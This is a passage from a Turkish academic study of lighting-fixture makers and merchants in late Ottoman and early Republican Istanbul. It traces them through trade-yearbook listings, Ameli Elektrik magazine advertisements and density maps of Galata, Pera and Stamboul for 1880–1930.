Derin Öncel [13], Galata ve Pera bölgesinde ikamet eden kişilerin bir kısmının ticaretle uğraşan tüccar grubuna mensup olduğunu

belirtmiştir. İnalçık ise [40] 18. Yüzyıldan itibaren Galata'da ticaretin ağırlıklı olarak gayrimüslimlerin ve Levantenlerin elinde olduğunu belirtmiştir. Türklerin gıda ticareti ile uğraştığını, Rumların ise ithal malların alım ve dağıtımlarından sorumlu olduğunu ifade etmiştir. Bu kişiler bu bölgenin eski sakinleridir. Ancak zaman içerisinde zenginleşerek yeni binalar inşa etmişlerdir. Bu binalar içerisinde konut alanları ve ticarethanelerin birlikte yer aldığı varsayılmaktadır. Bu bölge içerisinde yer alan ama bölgenin eski sahiplerine mensup olmayan bir diğer grup ise; bu bölgede daha iyi iş yapabilmek veya çalıştığı ticarethaneye yakın olabilmek için yerleşen gruptur [13].

1840'lı yıllardan itibaren İstanbul'un geçirdiği sosyal, iktisadi ve yeni yapılanmalar eşliğindeki değişimler sonucunda toplumsal merkezi iş alanı kavramı farklılaşmıştır. Farklılaşma ile İstanbul'un merkezi iş alanı yeniden tanımlanmıştır. Ticaretin geliştiği ve değiştiği İstanbul'da mekânların farklılaşması ile yeni iş merkezi alanlarının gelişmesi, dönemin ekonomik ilişkilerinin mekânlara yansımaları olarak ortaya çıkmıştır. İstanbul'a gelen mal girişlerinin artışı ile yeni depolara ve indirme/bekleme/saklama alanlarına ihtiyaç duyulmuştur. Depoların inşa edilmesi sonucunda mal girişleri artmış ve İstanbul tüccarların yoğun olarak geldiği bir şehre dönüşmüştür [41].

19. yüzyılın ikinci yarısından itibaren Beyoğlu'nun nüfusunun artması ile konut ihtiyacı ortaya çıkmıştır. Bu ihtiyaca cevap verebilmek adına yerli veya yabancı usta ve mimarlar yeni yerleşim alanlarının yapımını üstlenmişlerdir [13]. Bu sebeple İstanbul'da kalmak isteyen tüccarlar için yeni oteller ve iş hanları inşa edilmeye başlanmıştır. Otellerin inşası için ticaretin ve depoların yoğunlaştığı alan olarak, dönemin ticaret merkezi Eminönü, Beyazıt ve Unkapanı'nın karşı kıyısında yer alan Karaköy, Galata ve Bankalar Caddesi uygun bölge olarak belirlenmiştir. Burada yer alan iş hanları geleneksel Osmanlı hanlarından farklı olarak, bürolar şeklinde şekillenmiştir. Avrupa'dan ithal lüks tüketim malları satan dükkanlar ve çeşitli kamusal alanlar, iş hanlarından ve otellerden etkilenerek Pera bölgesine yerleşmişlerdir. Pera bölgesi başlangıçta yabancı elçiliklerin bulunduğu bölge olarak

bilinmektedir. Dükkanların, otellerin, iş hanlarının ve kamusal alanların bu merkez etrafında yoğunlaşması ile sadece tüketen bir toplum olmaktan çıkmış ve ithalat ile ihracatın da yapılmaya başlandığı yeni bir döneme geçme adımları atılmıştır [41].

Galata ve çevresinde Avrupalı üslup ile ticari binalar ve bankalar yapılmıştır. Yeni yapılaşmalar ile şehrin ekonomik merkezi Galata ve çevresine doğru kaymıştır. 1840 yılından sonra Galata ve Pera İstanbul'da Avrupalı ürünlerin satıldığı dükkanlara, eğlence yerlerine, otellere ve okullara ev sahipliği yapmaya başlamıştır [19].

Galata bölgesinin ticaret ağırlıklı bir bölgeye dönüşmesi ile özellikle Voyvoda Caddesi üzerinde yoğunlaşan hanlar, depolar, dükkanlar, büro ve ticarethaneler yer almaya başlamıştır. Ayrıca ekonominin bu denli yoğun olduğu bölgede borsa, bankalar ve bankerler konuşlanmıştır [14].

İstanbul'da değişen merkezi iş alanı kavramı ile eski ve yeni merkezler, bölge olarak, karşı karşıya gelmiştir. Bu iki ayrı merkez yeni olan ile (ticaretin yoğunlaşması, tüccarların şehre gelişleri ile ithalatın artışı) eski olanı (geleneksel esnaf ve zanaatkarlık) karşı karşıya getirmemiş, bilakis uyum içerisinde, ikili bir yapı kurarak var olmaya devam etmişlerdir. Yeni fonksiyon tanımları ile Beyoğlu ve Galata bölgesi ticari açıdan yabancı ve gayrimüslim tüccarların yoğun ilgisi altında kalmıştır [41].

1853-1856 yılları arasında yapılan Kırım Savaşı sonrasında, halkın ekonomik olarak yaşadığı sıkıntıların ilerleyen yıllarda devam etmesini fırsat olarak gören Galatalı tüccarlar, iş adamları ve bankerler nüfuzlarını arttırmak amaçlı atılımlarda bulunmuşlardır. Galata'da yer alan banker ve tüccarların sahip oldukları varlıklar ile Grande Rue de Pera boyunca binalar ve yeni tip alışveriş alanları yaptırılmıştır. Açılan yeni dükkanlar ile ithal Avrupalı mallar satılmaya başlanmıştır. Yeni tip Avrupa mallarına rağbet eden kesim sadece Avrupalılar ve Levantenler değildi, Müslüman bürokratlar ve üst düzey memurlar da burarlardan alışverişlerini yapmaktaydılar. Burada yer alan dükkanlara ek olarak Pera'da yeni anlayışlarla kurulan oteller ve eğlence hayatı, bu bölgede Batı tarzının yeni kimliğini ortaya çıkarmıştır [19].

Galata'da yapılan ticaretin, kentsel boyuttaki yerleşim planına etkisi büyük olmuştur. Ancak bu bölge içerisinde belirli kişiler ve kurumlar yer almaktaydı. Örneğin Karaköy-Perşembe Pazarı hattında fabrikalar ve imalathaneler bulunmaktaydı. Voyvoda Caddesinde Osmanlı Bankası vb. büyük bankalar ve sigorta şirketleri bulunurken, Karaköy'den itibaren Beyoğlu'nu kapsayan aksta lüks mağazalar konuşlanmıştı. Eski zanaat bölgesi olan ve genellikle Türk vatandaşların tercih ettiği Sirkeci- Eminönü hattında ise toptan- perakende satış ve üretim faaliyetlerinin yer aldığı hanlar ve ticari merkezler bulunmaktaydı [42].

Alışveriş ağının yoğun ve popüler olduğu Pera Caddesi üzerinde yer alan yeni yapılar çok katlıdır ve binaların alt katlarında büyük mağazaların, dükkanların ve hatta pasajların yer aldığı görülmektedir [14]. Şekil 2.'de görüldüğü üzere dönemin büyük mağazalarından biri olan Au Bon Marche'nin yer aldığı Batılı tarzda bir yapı bulunmaktadır. Ancak 1870 yılında yaşanan büyük Pera yangınlarında Bon Marche mağazası dahil dört bine yakın yapının yandığı ve buna ahşap yapılar ile taş konutların da dahil olduğu belirtilmiştir. Bu yangınlar doğrultusunda Pera'nın Taksim-Galatasaray aksında büyük fiziki değişimler yaşanmıştır [14].



Şekil 2. İBB Atatürk Kitaplığı. Beyoğlu- Grande Rue Péra'da (Cadde-i Kebir /İstiklal Caddesi) yer alan Au Bon Marché mağazası [43]

3.6. Basılı Yayınlar Üzerinden Zanaatkar ve Tüccarın İzini Sürmek

Çalışmanın bu bölümünde, aydınlatma üretici ve tüccarlarının izleri takip edilmeye çalışılacaktır. Bu bilgileri toplamak için ise düzenli olarak yayınlanan ticaret yıllıklarından yararlanılacaktır. Bu yıllıklar içerisinde yer alan ilgili başlıklarda; üretici ve tüccarların isimleri, ticareti yaptıkları dükkanların adresleri ve numaraları yer almaktadır. Bu yıllıklar içerisinde yer alan üretici ve tüccarların meslek bilgileri ve adresleri dışında herhangi bir bilgi bulunmamaktadır.

Şam Rehberi (Le Guide Sam), 1922 yılından 1930 yılına kadar Akdeniz havzası içerisinde yer alan ülkelerin bilgilerini ve işletmelerinin adreslerini listeleyen bir yıllıktır. Şam Rehberi, Sam Lévy tarafından yayınlanmıştır ve tam ismi *Annuaire De L'Orient, Le Guide Sam* (Doğu Yıllığı, Şam Rehberi) olarak geçmektedir. Bu rehber içerisinde yer alan ülkeler; Fransa, İtalya, Türkiye, Mısır, Yunanistan, Bulgaristan ve Filistin olarak belirtilmiştir. Şark Ticaret Yıllıklarında olduğu gibi içerisinde; işletmeler, işletmelerin adres bilgileri ve çeşitli reklamlar yer almaktadır. Her ülke için ayrıca bilgilendirme yazıları da bulunmaktadır.

Annuaire Oriental- Şark Ticaret Yıllıkları 1868-1945 yılları arasında hazırlanmıştır. İstanbul'un eski ve yeni iş merkezleri üzerinden iktisadi faaliyetleri ve meslek yapılarını ortaya çıkarma ve bilgilendirme amaçlı yayınlanmıştır. İstanbul'daki iktisadi faaliyetler ile meslek yapılarının ortaya çıkarılmaya çalışıldığı, ekonomik olarak farklı katmanlar üzerinden genellemeler yapılmasını takip etmeye yönelik yayınlar olarak ele alınmaktadır *Annuaire Oriental- Şark Ticaret Yıllıkları* olarak adlandırılan bu yıllıkların asıl amacı, Osmanlı Devleti içerisinde yer alan ticari merkezleri yerel ve yabancı girişimcilere tanıtmaktır. [41]. Yıllıkların basım dili Fransızcadır. Cumhuriyetin ilanından sonra ise yayınlar Türkçe ve Fransızca olarak basılmıştır.

Yıllıkların yayınlanmasındaki amaç, Dünya üzerinde herhangi bir ticari limandan binip İstanbul-Galata rıhtımında inen bir tüccarın

ihtiyaç duyduğu tüm ticari bilgilere ulaşabilmesidir. Tüccarın ilgi alanındaki malın kim tarafından üretildiğini veya o malı ithal eden temsilcinin kim olduğunu öğrenmek amacıyla Şark Ticaret Yıllıklarının yayımlandığı düşünülmektedir [41].

Şark Ticaret yıllıklarında İstanbul'un geleneksel (Eminönü, Beyazıd, Kapalıçarşı) ¹ ve yeni (Galata, Pera) ticari alanları cadde ve sokak olarak detaylıca ele alınmıştır. Cadde ve sokakların çalışma merkezleri, faaliyet alanları ve şirket sahipleri ismen alfabetik olarak sıralanmıştır. Ayrıca iş alanlarının bulunduğu caddeler ve sokaklar ayrılarak, şirket sahiplerinde olduğu gibi, alfabetik şekilde listelenmiştir.

Aktar [41]; tüketim malı satan tüccarların, Tanzimat dönemi sonrası İstanbul'da yaşayan ve ilk olarak üst düzey alım gücüne sahip, daha sonra orta tabaka olarak tabir ettiği grubun alım gücünün değişimini ve genişlemesini yıllar içindeki ithalatçıların çeşitlenip uzmanlaşmasından anlaşılabilirliğini belirtmiştir. Aydınlatma işi ile ilgilenen tüccarların ve üreticilerin yıllar içerisinde Şark Ticaret Yıllıklarına verdikleri ilanların başlıklarının değişimlerinden uzmanlık alanlarının farklılaştığı anlaşılabilmektedir. Örneğin Şark Ticaret yıllığında yer alan *Chandeliers (marchands de)* başlığı, ilerleyen yıllarda kaldırılmıştır. Aydınlatma ile ilgili başlıklar, yıllıkların yayımlandığı ilk dönemlerde detaylandırılarak incelenmiş ancak sonraki yıllarda toplu olarak tek başlık altına indirgenmiştir. Bu durum, üretici-tüccar-komisyoneci-simsar grubunun kendi içerisinde uzmanlaşmaya doğru gittiği ve ülkeyi ticari amaçlı ziyaret eden tüccarların ilgilendiği ürünlerin bu yıllıklar içerisinde tek bir başlık altında kolay bulabilmeleri adına atılmış bir adım olarak değerlendirilmiştir.

Yağız ve Ağır [44]; yabancı tüketici ürünlerinin İstanbul pazarında bulunmasının sebeplerinden birini, yabancı üreticilerin ticari temsilciliğini yapan komisyoncular olmasına bağlamışlardır. Burada satışa sunulan ürünlerin çok katlı mağazalarda veya komisyoncu/tüccarların

1 İstanbul'un eski ticari bölgeleri olan Eminönü, Kapalıçarşı ve Beyazıd bölgeleri çalışma içerisinde Stamboul olarak belirtilmiştir.

kendi dükkanlarında satışa sunduklarını belirtmişlerdir. Bazı büyük ve yabancı firmalar, bizzat kendilerinin açtıkları mağazalarda ürünlerinin satışını gerçekleştirmişlerdir. Çoğunluğu Pera’da yer alan bu mağazalar, ithal ve yerli mallar ile çeşitli tüketim ürününü bir arada sunarak, halka satışı kolaylaştırmıştır.

Şark Ticaret Yıllıkları içerisinde yer alan ve aydınlatma üretici ile tüccarlarının sıralandığı başlıklar altında yapılan belgesel tarama ile bir kronoloji oluşturulmuştur. Bu kronoloji dahilinde 1880-1930 yılları içerisinde yıllıklara eklenen üretici ve tüccarlar sıralanmıştır. Kronolojiyi oluşturabilmek için Şark Ticaret Yıllıklarının ve Şam Rehberlerinin bulunabilen basımlarından yararlanılmıştır.

Bu basımlar içerisinde aydınlatma üretici ve tüccarlarının ilan verdiği çeşitli başlıklar taranmıştır. 1880 yılından 1930 yılına kadar geçen süreçte değişiklikler yaşandığı görülmüştür. 1880 yılından itibaren Şark Ticaret Yıllıkları içerisinde yer alan ve aydınlatma aygıtı satışı yapan işletmelerin verdiği ilanların başlıkları özelden genele doğru gitmiştir. Örneğin 1880 yılında Türk tipi fener üretici ve tüccarı ile avize ve şamdan tüccarı kişilerin olduğu belirtilmiştir. İlerleyen yıllarda, detaylandırılan başlıklar yerini genel başlıklara bırakmıştır.

Şam Rehberlerinde ise İstanbul içerisinde yer alan işletmelerin bulunduğu başlıklar, İstanbul’daki faydalı adresler başlığı altında derlenmiştir. Buradaki işletmeler, Şark Ticaret Yıllıklarında olduğu gibi kapsamlı değildir. Ancak genel başlıklar altında sıralanmışlardır. Aydınlatma elemanları satış ve üretimini yapan kişilerin taranması için ulaşılabilen tek başlık Electricité başlığı olmuştur.

İncelenen başlıklar ve başlıklar altında ilan veren işletmelerin sayıları Tablo 1.’de belirtilmiştir.

Tablo 1. Şark Ticaret Yıllıklarında ve Şam Rehberlerinde aydınlatma ile ilgili aranılan başlıklar içerisinde toplam ilan sayısı (1880-1930)

| Şark Ticaret Yıllıkları ve Şam Rehberleri İçerisinde Yer Alan Başlıklar | İlan Sayısı |
|--|--------------------|
| Appareils d'éclairage | 193 |
| Chandeliers (Merchants de) | 16 |
| Chandeliers Plateaux et autres articles en Cuivre Jaune (March ds de | 95 |
| Eclairage | 1 |
| Eclairage au gazolyt | 1 |
| Electriciens | 399 |
| Electricité | 305 |
| Laiton (Marchands de plateaux et de chandeliers en) | 2 |
| Lampes (march. De) | 314 |
| Lampes a Pétrole (Import de) | 11 |
| Lampes et Lustres (Marchands de) | 4 |
| Lampistes | 73 |
| Lanternes (Marchands de) | 2 |
| Lanternes Pour Bateaux (Fabric. De) | 2 |
| Lanternes Turques (Fabts et Marcds) | 13 |
| Lumière | 7 |
| Lustres | 32 |
| Lustres En Cristal | 22 |

Şark Ticaret Yıllıklarında 1880-1930 yılları arasında toplam 26 adet yıllık taranırken, Şam Rehberlerinde 1922-1930 yılları arasında toplam 9 adet yıllık taranmıştır. Bu yıllıklar içerisinde Şark Ticaret Yıllıklarında toplam 1320 adet ilan verilirken, Şam Rehberlerinde ise toplam ilan sayısının 172 adet olduğu tespit edilmiştir. 1880-1930 yılları arasında Fransızca basım yapan iki farklı ticaret yılığı içerisinde toplam ilan sayısının 1492 olduğu belirlenmiştir.

Şark Ticaret Yıllığı bünyesinde ilan veren işletmelerin sayısı ise 516 adet iken, Şam Rehberlerinde ilan veren toplam işletme sayısının 38 olduğu tespit edilmiştir.

Bu yıllıklar içerisinde yalnızca elektrikli aydınlatma ile aydınlatma elemanları satış ve üretimi ile ilgilenen işletmeler yer almıştır. İlan verilen başlıklar yıllar içerisinde çeşitli değişimler geçirmiştir. Ancak 1929 yılı itibariyle başlıklardaki uzmanlık alanları azaltılmış ve 1930 yılında sadece elektrik ile ilgili olan başlıklar kalmıştır. Aydınlatma ile ilgili olan başlıklar belirli bir sınıflandırma ile sadeleştirilmiştir.

Şark Ticaret Yıllıkları içerisinde en çok Electriciens başlığı altında işletmenin yer aldığı görülmektedir. 1895 sonrası ilana açılan bu başlık, 1930 yılına kadar popülerliğini iyice arttırmıştır. Ardından Lampes (march. De) başlığı ilana açılmıştır ancak bu başlık 1880-1909 yılları arasında aktif olmuştur. Lampes başlığına en son 1909 yılında ilan verilmiştir. 1909 yılından itibaren Lampes başlığı altında verilmek istenen ilanlar Appareils d'éclairage başlıklarına taşınmıştır. Bu sebeple Lampes başlığından sonra en çok ilan verilen başlık Appareils d'éclairage başlığı olmuştur.

Şark Ticaret Yıllıkları yıl bazında değerlendirildiğinde ilan veren kişilerin yıllar içerisinde artış eğiliminde olduğu görülmektedir. Ancak bu durum her sene yeni bir işletme kurulmuş olarak değerlendirilmemelidir. Aydınlatma elemanlarının üretim ve satışında çalışan ve dükkan sahibi olan işletme sahiplerinin bahsi geçen yıllıklara, düzenli ilan vermeyi tercih etmemeleri olasılık dahilindedir. Bu sebeple, yıllıklara ilk kez ilan veren işletme sahiplerinin kuruluş yılları ile ilgili kesin bir değerlendirmede bulunmak doğru bir yaklaşım olmayacaktır.

3.7. Aydınlatma Ürünlerini Dergi ve Gazete Reklamları ile Takip Etmek

TDK'ya [45] göre reklam; “bir şeyi halka tanıtmak, beğendirmek ve böylelikle sürümünü sağlamak için denenen her türlü yol” ve “bu amaç

için kullanılan yazı, resim, film vb.” olarak belirtilmiştir. Buna göre, TDK’nın [45] tanım olarak belirttiği üzere reklam; bir şeyin halka tanıtılması ve gösterilmesi için yazılı ve görsel kaynaklar kullanılarak pazarlanması olarak tanımlanabilir.


18. yüzyılın sonlarına doğru Osmanlı Devleti’nde, ilan şeklinde verilen reklamlar çıkmıştır. Bu reklamlarda sadece yazı kullanılmıştır. Bunun sebebi, İslam inancının yoğun olduğu Osmanlı Devleti’nde resimli ürün tanıtımlarının tepki ile karşılanacağı düşüncesi olmuştur [46]. 1880 yılından itibaren sadece yazılı reklamlar, yerini resimli reklamlara bırakmaya başlamıştır. II. Abdülhamit döneminde reklamlar, içerik itibari ile Avrupa’da yayın yapan dergi ve gazeteler ile yarışır hale gelmiştir. Ancak ilerleyen senelerde Osmanlı Devleti’nin girdiği savaşlar ve ekonomik darboğazlar sebebi ile reklamcılık alanı sekteye uğramıştır [47].

İthalatın artması ve büyük mağazaların popülerleşmesi ile reklam ve tanıtımlar gazete ve dergilerde yaygınca görülmeye başlanmıştır. Ürün çeşitliliği, ithal edilen ürünün menşei ve kalitesi reklamlar içerisinde sıklıkla vurgulanmıştır. Ayrıca pazara yeni giren ürünlerin tanıtımları ve tutunmasına yönelik hareketler için sıklıkla reklamlardan destek alınmıştır [48].


Aydınlatma alanında dergilere reklam veren afişlerin bir dönemin aydınlatma elemanları tasarımlarına ışık tutması hedeflenmektedir.

İncelenen yayınlardan biri Ameli Elektrik dergisidir. Elektrik ile ilgili okur-yazarlığı artırmak, kullanımına dair bilgiler vermek ve elektrikli aletlerin kullanımını teşvik etmek amacıyla İstanbul Elektrik ve Tramvay Şirketleri Ameli Elektrik adında bir dergi çıkarma teşebbüsünde bulunmuşlardır. Ameli Elektrik dergisi, para ile satışı olmayan yalnızca elektrik abonelerine özel olarak dağıtımı yapılan bir dergi statüsündedir [49]. Ameli Elektrik dergisi abonelere doğrudan posta yolu gönderimi yapılan ilk yaygın süreli yayın olma özelliğini taşımaktadır. Ameli Elektrik dergisi 1924-1936 yılları arasında basılmıştır. İlk zamanlarda her ay basılmış, ardından iki ayda bir yayınlanarak dağıtımı yapılmıştır. 1932 yılında 42.500 adet basılarak abonelere doğrudan yollanmıştır [33].


Ameli Elektrik dergisine reklam veren işletmelerden biri Satie firmasıdır. Satie firmasının verdiği reklamlar Şekil 3., Şekil 4., Şekil 5., Şekil 6.'da görülmektedir.



Şekil 3. Satie firmasının 1926 yılında Ameli Elektrik dergisine verdiği ilan [50]



Şekil 4. Satie işletmesine ait afiş örnekleri [50]



Şekil 5. Satie firmasının 1931 yılında verdiği tam sayfa reklam afişi [50]



Şekil 6. Satie firmasının 1932 yılında verdiği tam sayfa reklam afişi [51]

Fransızca yazılan “Société Anonyme Turque d’Installations Electriques” firmasının kısaltılmış versiyonu olarak tanınip bilinen Satie firmasının Türkçe’de karşılığı “Tesisatı Elektrikiye Türk Anonim Şirketi” olarak geçmektedir [51]. İlanda, Satie firmasının Fransızca yazılmış olan uzun ve kısa isimleri birlikte kullanılmaktadır.

Ameli Elektrik dergisinde Satie firmasının verdiği ilanda, veresiye ile lamba satışı yapıldığı belirtilmiştir. Lüks ve statü göstergesi olan aydınlatma elemanına ulaşma çabası içerisinde olan bir tüketici, Satie firması sayesinde bu ürüne veresiye ile sahip olabileceğini ilan vasıtasıyla görmektedir. Satie firması 1920’li yıllardan itibaren veresiye satış ile aydınlatma ürünü satışını yaygınlaştırmayı hedeflediği düşünülmektedir. Bu sayede pazarda bir rekabetin doğması ve aydınlatma ürünü satan firmaların çeşitlenmesi ve yaygınlaşmasına yön verdiği söylenebilmektedir.

3.8. Haritalama Yöntemi ile Zanaatkar ve Tüccarın İzini Sürmek

Yıllıklarda ve rehberlerde ilan veren zanaatkar ve tüccarların izini sürbilmek için haritalardan yardım alınmıştır. Çalışma alanı belirlenirken, Şark Ticaret Yıllıkları ve Şam Rehberinde ilan vermiş kişiler Charles Eduard Goad tarafından hazırlanan sigorta haritaları kullanılmıştır. İşletmeler, Goad haritası üzerinde işlenerek buldukları bölgelerde yoğunluk haritası oluşturulmak istenmiştir.

Yıllıklar dahilinde incelenen 1880-1930 yılları arasında altyapıda, çeşitli değişim ve dönüşümler yaşanmıştır. Sokaklar genişlemiş, farklılaşmış ve çoğaltılmıştır. Her yeni yayınlanan yıllık ile lambacılarıdaki artışlar bu değişim dahilinde değerlendirilmesi gerekmektedir.

Sanayi devriminin etkisi ile açık pazar haline gelen Osmanlı Devleti üzerinde yabancı devletlerden gelen çeşitli baskılar bulunmaktaydı. Osmanlı Devleti’nin ekonomik yönden yaşadığı sıkıntılar ile dış ilişkilerinde farklı bir evreye geçmiştir. Yabancı tüccarların ülkeye girişinin önü açılması ve vergi serbestisi ile yeni bir ticari anlayış başlamıştır. Yabancı tüccarlara ek olarak Osmanlı’da yaşayan azınlıkların

da hızla gelişen ithalat üzerinde çeşitli baskılar kurmuş ve komisyon ile pazarlama üzerinde yoğunlaşmışlardır. Bu yeni tüccar sınıfı Galata'da konumlanmış olan finans gücünü de arkalarına alarak Galata'da yeni bir ticari merkez oluşturmuştur. Bu merkez, 1831 yılındaki Galata yangını ve 1864 yılında Galata surlarının yıkılması ile tüccar sınıfına en uygun boş alanı sunmuştur [4].

İstanbul, tarihi (geleneksel) ticaret bölgesi (Stamboul) üç bölgeye ayrılmaktadır. Birinci bölge, liman bölgesidir. Liman bölgesi ticari yönden kentin konumunu belirlemektedir. İkinci bölge, liman bölgesinden itibaren süregelen ve bölgenin güney yönüne doğru ilerleyen hanlar bölgesidir. Üçüncü bölge ise Nuruosmaniye ve Beyazıt arasında yerleşik halde konumlanan Kapalıçarşı'dır [4].

Ancak Galata modern ticari merkez olarak konumlanmıştır. Galata ve Pera'nın gelişmesiyle beraber büyük ticari merkezler ve alışveriş merkezlerinin odak noktası olmuştur. Ancak tüccarların büyük bir kısmı, Galata ve Pera'nın gelişmesine rağmen, Stamboul bölgesinde ticaret yapmaya devam etmişlerdir. Uzun Çarşı ve Mahmud Paşa caddeleri ile çevre bölgeler ana ticaret bölgeleri olarak tercih edilmekteydi. Stamboul bölgesinin gelişen Pera ve Galata'ya oranla tarihi geçmişi, işlevselliği ve kentsel dokunun etkisi ile cazibe merkezi olmayı sürdürmekteydi. Ancak Galata'ya geçişi kolaylaştıran köprü ve finans merkezinin bu bölgeye kayması ile Galata, 19. Yüzyılın ikinci yarısı itibarıyla cazibe merkezi olmuştur. [52].

İşletmeler harita üzerinde işlenirken cadde, sokak ve hanlar içerisinde yer alan ticari şirketlerin yoğunlukları çeşitli renklerle gösterilmesi hedeflenmiştir. Bu duruma göre;

1. 1-5 adet işletmenin yoğunlaştığı cadde, sokak ve hanlar açık mavi,
2. 5-10 adet işletmenin yoğunlaştığı cadde, sokak ve hanlar koyu mavi,
3. 10-15 adet işletmenin yoğunlaştığı cadde, sokak ve hanlar sarı,
4. 15-20 adet işletmenin yoğunlaştığı cadde, sokak ve hanlar turuncu,

5. 20-25 adet işletmenin yoğunlaştığı cadde, sokak ve hanlar kırmızı,
6. 25-30 adet işletmenin yoğunlaştığı cadde, sokak ve hanlar bordo renkler ile gösterilmiştir.


İşletmelerin harita üzerinde işlenebilmesi için 10'ar yıllık tablolar oluşturulmuştur. Bu tablolar içerisinde;

1. İşletmenin yer aldığı cadde, sokak veya han ismi,
2. İşletmenin adı,
3. İşletmenin rehber ve yıllıklarda ilan verdiği yıllar,
4. İşletmelerin ilan verdikleri toplam sayılar yer almaktadır.

Charles Goad'un sigorta planları incelendiği zaman numara ve sokak isimlerinde farklılıklar olduğu görülmektedir. Harita planlarının yapıldığı dönem itibari ile henüz yerleşmemiş isimlendirme ve numaralandırma sistemi olduğu göze çarpmaktadır [53]. Bu sebeple yoğunluk haritası oluşturulurken bu farklılıklar ele alınarak bir kümelenme oluşturulmuştur.

Şark Ticaret Yıllıklarından derlenen adresler üzerinden yapılan ve 1880-1890 yıllarına ait haritalamada; aydınlatma ile ilgilenen işletmelerin, İstanbul'un geleneksel üretim bölgesi olan Stamboul'da ağırlıklı olarak yer aldıkları belirlenmiştir. Bu bölge, Galata ve Pera bölgesine oranla işletmelerin daha fazla yoğunlaştıkları bölge olmuştur. Bu sebeple, Galata ve Pera bölgesinin ise Stamboul bölgesine oranla, ticari açıdan yeni gelişmeye başladığı söylenebilmektedir. Bu gelişim Şekil 8'de görülmektedir.

1880-1890 yılları arasında toplam 87 işletme ilan vermiştir.



Şekil 9. 1892/1893-1900 yılları arasında Şark Ticaret Yıllıklarına ilan veren işletmelerin yerleşimi (Yazar Zeynep FIRAT EZENCİ tarafından oluşturulmuştur.)

1901-1909 yılları arasındaki Galata bölgesindeki kümelenmenin, 1892/1893-1900 yılları arasındaki yoğunluktan fazla olduğu belirlenmiştir. Pera bölgesinde yer alan ve Grande Rue de Pera (İstiklal Caddesi) üzerindeki Place du Tunnel (Tünel Meydanı) çevresinde bir kümelenmenin bulunduğu tespit edilmiştir. Galata'dan Pera'ya geçmek isteyen kişilerin Tünel İstasyonunu kullanması sayesinde, işletmelere

Stamboul’da işletmelerin belirli kümeler halinde oluşturdukları yoğunluğun 1912-1914 yılında azaldığı ve hanlara dağıldığı tespit edilmiştir. Galata bölgesinde ise belirli bir artışın olduğu gözlemlenmiştir. Yoğunluk 1900-1909 yılları arasında Rue Perchembe Pazar (Perşembe Pazarı Sokak) ve çevresinde iken, 1912-1914 yılları arasında Rue Voivoda (Bankalar Caddesi) ve Voivoda’ya çıkan ara sokaklar üzerinde kümelendiği belirlenmiştir. Pera bölgesinde ise Grande Rue de Pera üzerinde aydınlatma aygıtları satan işletmelerin yoğunlaştığı belirlenmiştir. Bu harita Şekil 11.’de görülmektedir.

1912-1914 yılları arasında toplam 119 işletme ilan vermiştir.



Şekil 11. 1912-1914 yılları arasında Şark Ticaret Yıllıklarına ilan veren işletmelerin yerleşimi (Yazar Zeynep FIRAT EZENCİ tarafından oluşturulmuştur.)

1921-1930 yılları arasında Stamboul bölgesinde ilan veren işletmelerin sayısı ve yoğunluğunun 1912-1914 yılına oranla artışa geçtiği saptanmıştır. Rue Rıza Pacha (Rıza Paşa Caddesi) üzerindeki yoğunluğun, Achir Effendi Kutuphanesi Hopiar Mahallesi (Aşir Efendi Caddesi)'ne kadar devam ettiği ve bu bölgedeki hanlar etrafında yoğunlaştığı tespit edilmiştir. Stamboul bölgesindeki bir diğer kümeleme örneği Kapalı Çarşı ve çevresinde yer almaktadır.


1921-1930 yılları arasında Galata bölgesinde aydınlatma aygıtı ve teknolojisi satışı yapan birçok işletmenin yer aldığı belirlenmiştir. Bu yıl aralığında yer alan işletmelerin Rue Voivoda (Voyvoda Caddesi), Rue Hezaréné, Rue Yéni-Yol ve bu caddeleri çevreleyen hanlarda yer aldıkları tespit edilmiştir. Pera'da ise Place Du Tunnel'den (Tünel Meydanı) itibaren Grande Rue de Pera caddesi boyunca, aydınlatma aygıtı satışı ve elektrik teknolojisi üzerine deneyimli işletmelerin yoğunlaştığı tespit edilmiştir. Bu yoğunluk Şekil 12.'de görülmektedir.

1921-1930 yılları arasında toplam 311 işletme ilan vermiştir.

farklılıklar mevcuttur. Şam Rehberleri için oluşturulan yoğunluk haritası Şekil 13.'de gösterilmiştir.

Şam Rehberlerinde ilan veren işletmelerin Stamboul ve Pera bölgelerine göre daha çok Galata bölgesinde yoğunlaştığı tespit edilmiştir.

1922-1930 yılları arasında toplam 42 işletme ilan vermiştir.



Şekil 13. 1922-1930 yılları arasında Şam Rehberi içerisinde ilan veren işletmelerin yerleşimi (Yazar Zeynep FIRAT EZENCİ tarafından oluşturulmuştur.)

Şark Ticaret Yıllıklarının lamba üreticileri açısından ele alınmasının sebebi; çalışmanın dahilinde yer alan bu üretici ve tüccarların kayıtlarının yeterince detaylı ve düzenli olarak tutulmaması ve tutulan kayıtların sadece yıllıklar bazında olmasıdır.

4. Değerlendirme ve Sonuç

Enerji kaynaklarının yıllar içerisinde değişimi ile yapay aydınlatma elemanlarında çeşitli gelişimler yaşanmıştır. Yaşanan bu değişimler ilk olarak Osmanlı Devleti'nin üst düzeydeki kişileri tarafından kullanılan mekânlarda görülmüştür. Teknolojilerin ve ürünlerin değişimi ile yaşam tarzında çeşitli gelişimler ve farklılaşmalar yaşanmıştır. Yüksek statülü aileler ve üst düzey yetkililer, Batılı yaşama sahip olma arzusu ile batıyı yansıtan mobilyaları tercih etme eğiliminde olmuşlardır.

Osmanlı'daki bu modernleşme eğilimi halkın belli bir kesiminde görülürken; orta ve alt sınıfa ait tabakada geleneksel Osmanlı stiline ürünlerin ve yerleşim biçimlerinin tercih edilmeye devam edildiği görülmüştür. Üst düzey kişilerin birbirlerinden etkilenerek, buldukları mekânları Batılı tarzdaki mobilyalarla döşedikleri ve dönemin son teknoloji ürünlerini tercih ettikleri seçilen aydınlatma elemanlarından okunabilmektedir.

Osmanlı Devleti, 19. Yüzyılın ikinci yarısından itibaren bir batılılaşma sürecine girmiştir. Ancak Osmanlı Devleti bu dönem itibarıyla gerileme dönemi içindeydi ve modernleşme hareketlerine rağmen çeşitli zorluklar yaşamaktaydı. Bu zorluklardan biri İngiltere'de ortaya çıkan ve tüm Avrupa'ya hızla yayılan sanayi devrimi idi. Osmanlı Devleti'nin yaşadığı iktisadi, siyasi ve ekonomik problemler sebebi ile sanayi devrimi, ülkeye geç sayılabilecek bir zamanda girmiştir.

Osmanlı Devleti yanlış yönetilen ekonomi politikaları sebebi ile hızla maddi olarak çöküşe giderken, bir dizi sanayileşme hamleleri ile bu durumu bertaraf etmeye çalışmıştır. Bu sanayi hamlelerinden biri

